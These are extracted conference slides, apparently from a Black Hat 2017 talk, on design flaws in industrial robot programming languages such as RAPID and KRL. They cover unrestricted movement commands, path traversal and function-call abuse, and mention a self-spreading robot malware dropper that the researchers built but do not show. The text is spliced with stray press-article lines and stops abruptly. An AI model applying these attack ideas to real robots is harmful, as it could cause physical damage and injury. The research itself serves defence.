

Beware of the Robot!

**VULNERABILITIES IN INDUSTRIAL AUTOMATION SCRIPTS
...AND HOW TO FIND THEM!**



Federico Maggi
TREND MICRO RESEARCH



Marcello Pogliani
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SECURE NETWORK S.R.L.

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EDITORS' PICK | May 3, 2017, 08:00am EDT

Catastrophe Warning: Watch An Industrial Robot Get Hacked

**Thomas Brewster** Forbes Staff**Cybersecurity***Associate editor at Forbes, covering cybercrime, privacy, security and*

⌚ This article is more than 3 years old.



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black hat[®]
USA 2017
JULY 22-27, 2017
MANDALAY BAY / LAS VEGAS

TREND MICRO
POLITECNICO MILANO 1863
DIPARTIMENTO DI ELETTRONICA INFORMAZIONE E BIOINGEGNERIA

**Breaking the Laws of Robotics
Attacking Industrial Robots**

**Davide Quarta, Marcello Pogliani, Mario Polino, Federico Maggi,
Andrea M. Zanchettin, Stefano Zanero**

#BHUSA / @BLACKHATEVENTS

THIS TALK IN THREE SENTENCES

- Overlooked **design flaws** in industrial robot **programming languages**

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- Can lead to **vulnerable logic** or to **hide new kinds of malware**

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- Overlooked **design flaws** in industrial robot **programming languages**
- Can lead to **vulnerable** logic or to **hide new kinds of malware**
- We'll share how to **prevent** and how to **detect** both cases



15^a EDIZIONE



How do we program industrial robots, anyways?



Marcello Pogliani, Politecnico di Milano

TEACHING BY SHOWING VS. PROGRAMMING LANGUAGES



MODULE Example


```
VAR robtarget point0 := [
    [500,500,500],[1,0,0,0],[0,0,0,0],
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
VAR robtarget point1 := [
    [700,500,500],[1,0,0,0],[0,0,0,0],
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
VAR zonedata zone := z100;

PROC main()
    FOR i FROM 1 TO 10 DO
        MoveJ point0, v100, zone, tool0, \WObj:=wobj0;
        WaitTime 4;
        MoveL point1, v100, zone, tool0, \WObj:=wobj0;
        WaitTime 5;
    ENDFOR
ENDPROC
ENDMODULE
```

EXAMPLE CODE SNIPPET: ABB'S RAPID

```
MODULE Example
    VAR robtarget point0 := [
        [500,500,500],[1,0,0,0],[0,0,0,0],
        [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
    VAR robtarget point1 := [
        [700,500,500],[1,0,0,0],[0,0,0,0],
        [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
    VAR zonedata zone := z100;

    PROC main()
        FOR i FROM 1 TO 10 DO
            MoveJ point0, v100, zone, tool0, \WObj:=wobj0;
            WaitTime 4;
            MoveL point1, v100, zone, tool0, \WObj:=wobj0;
            WaitTime 5;
        ENDFOR
    ENDPROC
ENDMODULE
```



SAME CONCEPT, DIFFERENT LANGUAGE: KUKA'S KRL

```
DEF example()

    DECL POS pos1
    DECL POS pos2


    pos1 := {X 500, Y 500, Z 500, A 0, B 0, C 0}
    pos2 := {X 700, Y 500, Z 500, A 0, B 0, C 0}

    FOR I=1 TO 10

        PTP pos1
        WAIT SEC 4
        PTP pos2
        WAIT SEC 5


    ENDFOR

END
```



PROPRIETARY LANGUAGES

LANGUAGE	VENDOR
RAPID	ABB
KRL	KUKA
MELFA BASIC	Mitsubishi
AS	Kawasaki
PDL2	COMAU
PacScript	DENSO
URScript	Universal-Robot
KAREL	FANUC



FEATURES: HANDLE FILE RESOURCES



VENDOR	FILE SYSTEM	DIRECTORY LISTING
ABB	✓	✓
KUKA	✓	
Mitsubishi	✓	
Kawasaki		
COMAU	✓	Indirect
DENSO		
Universal-Robot		
FANUC	✓	✓

FEATURES: LOAD NEW CODE AT RUNTIME




VENDOR	FILE SYSTEM	DIRECTORY LISTING	LOAD MODULE FROM FILE	CALL BY NAME
ABB	✓	✓	✓	✓
KUKA	✓			
Mitsubishi	✓			
Kawasaki				
COMAU	✓	Indirect	✓	✓
DENSO			✓	✓
Universal-Robot				
FANUC	✓	✓	✓	✓

FEATURES: NETWORK COMMUNICATION





VENDOR	FILE SYSTEM	DIRECTORY LISTING	LOAD MODULE FROM FILE	CALL BY NAME	COMMUNICATION
ABB	✓	✓	✓	✓	✓
KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robot					✓
FANUC	✓	✓	✓	✓	✓

A LOOK AT THE RUNTIME ENVIRONMENT



A LOOK AT THE RUNTIME ENVIRONMENT





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

Secure Programming vs. Automation Engineers



Federico Maggi, Trend Micro Research

WE ASKED AUTOMATION ENGINEERS...

What language features do you use when programming robots?



DO OT FOLKS TALK ABOUT SECURITY?

Discussion about
security-related topics



SECURITY-RELATED KEYWORDS MENTIONED

ONLINE COMMUNITY	SINCE	USERS	TOPICS	MESSAGES	SECURITY-RELATED TERMS	Discussion about security-related topics
forum.adamcommunity.com	2010	33286	3783	6702	170	2.5%
dof.robotiq.com	2016	-		1500	83	5.5%
automationforum.in	2012	220	1900	7800	147	1.8%
robot-forum.com/robotforum	2006	17611	19166	90134	892	0.9%
control.com	1997	-	-	69,700	5,068	7.2%
solisplc.com/forum	2018	134	36	81	0	0.0%
forums.mrplc.com	2006	46144	33540	164781	1810	1.1%
reddit.com/r/robotics	2008	83614	-		638	-
plc.myforum.ro	2012	93948	41841	41841	1,968	4.7%
forum.universal-robots.com	2017	-	-		24	-
forums.robotstudio.com	2,013	19,723	8,959	19,723	68	0.3%

LET'S RECAP

- Scarce **security awareness** at least according to our small interview plus the online community

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- Scarce **security awareness** at least according to our small interview plus the online community
- Industrial robots (and probably other machines) are programmed using **legacy, proprietary languages**

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LET'S RECAP

- Scarce **security awareness** at least according to our small interview plus the online community
- Industrial robots (and probably other machines) are programmed using **legacy, proprietary languages**
- These languages have **security-sensitive features**
- There's **no fine-grained isolation system** for such features

WHAT COULD POSSIBLY GO WRONG?

- Developers can introduce **vulnerabilities** that can be exploited
- Threat actors can abuse the language features to **write malware**

WE FOUND OUT THAT...

- Developers can introduce **vulnerabilities** that can be exploited
 - YES, WE FOUND VULNERABLE CODE PUBLISHED ON GITHUB
- Threat actors can abuse the language features to **write malware**
 - YES, WE WERE ABLE TO WRITE A NETWORK-CAPABLE, SELF-SPREADING MALWARE DROPPER



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Vulnerable Automation Scripts



Marcello Pogliani, Politecnico di Milano

VULNERABILITIES IN INDUSTRIAL ROBOT PROGRAMS

PROGRAMMING LANGUAGES

SECURITY AWARENESS

Security-sensitive Features + Lack of Input Validation

=


Vulnerabilities

VARIOUS INSTANCES:

- UNRESTRICTED MOVEMENT COMMANDS
- PATH TRAVERSAL
- UNRESTRICTED FUNCTION CALLS

UNRESTRICTED MOVEMENT COMMANDS

Example: motion servers



MOTION SERVERS AS CROSS-PLATFORM ADAPTERS

ros-industrial / kuka_experimental

Watch 30 Star 96 Fork 107

Code Issues 25 Pull requests 16 Actions Security Insights



ROS-INDUSTRIAL

Experimental packages for KUKA manipulators within ROS-Industrial (http://wiki.ros.org/kuka_experimental)

kuka ros-industrial urdf rsi ros-control

114 commits 2 branches 0 packages 0 releases 13 contributors Apache-2.0

Branch: indigo-devel ▾ New pull request Find file Clone or download ▾


 gavanderhoorn readme: load badge from Kinetic devel job. ✓ Latest commit 984e1f2 on Oct 14, 2019

 kuka_eki_hw_interface eki_hw_interface: add cmd buffer length limit to avoid overfeeding co... 17 months ago

ICS-ALERT-20-217-01

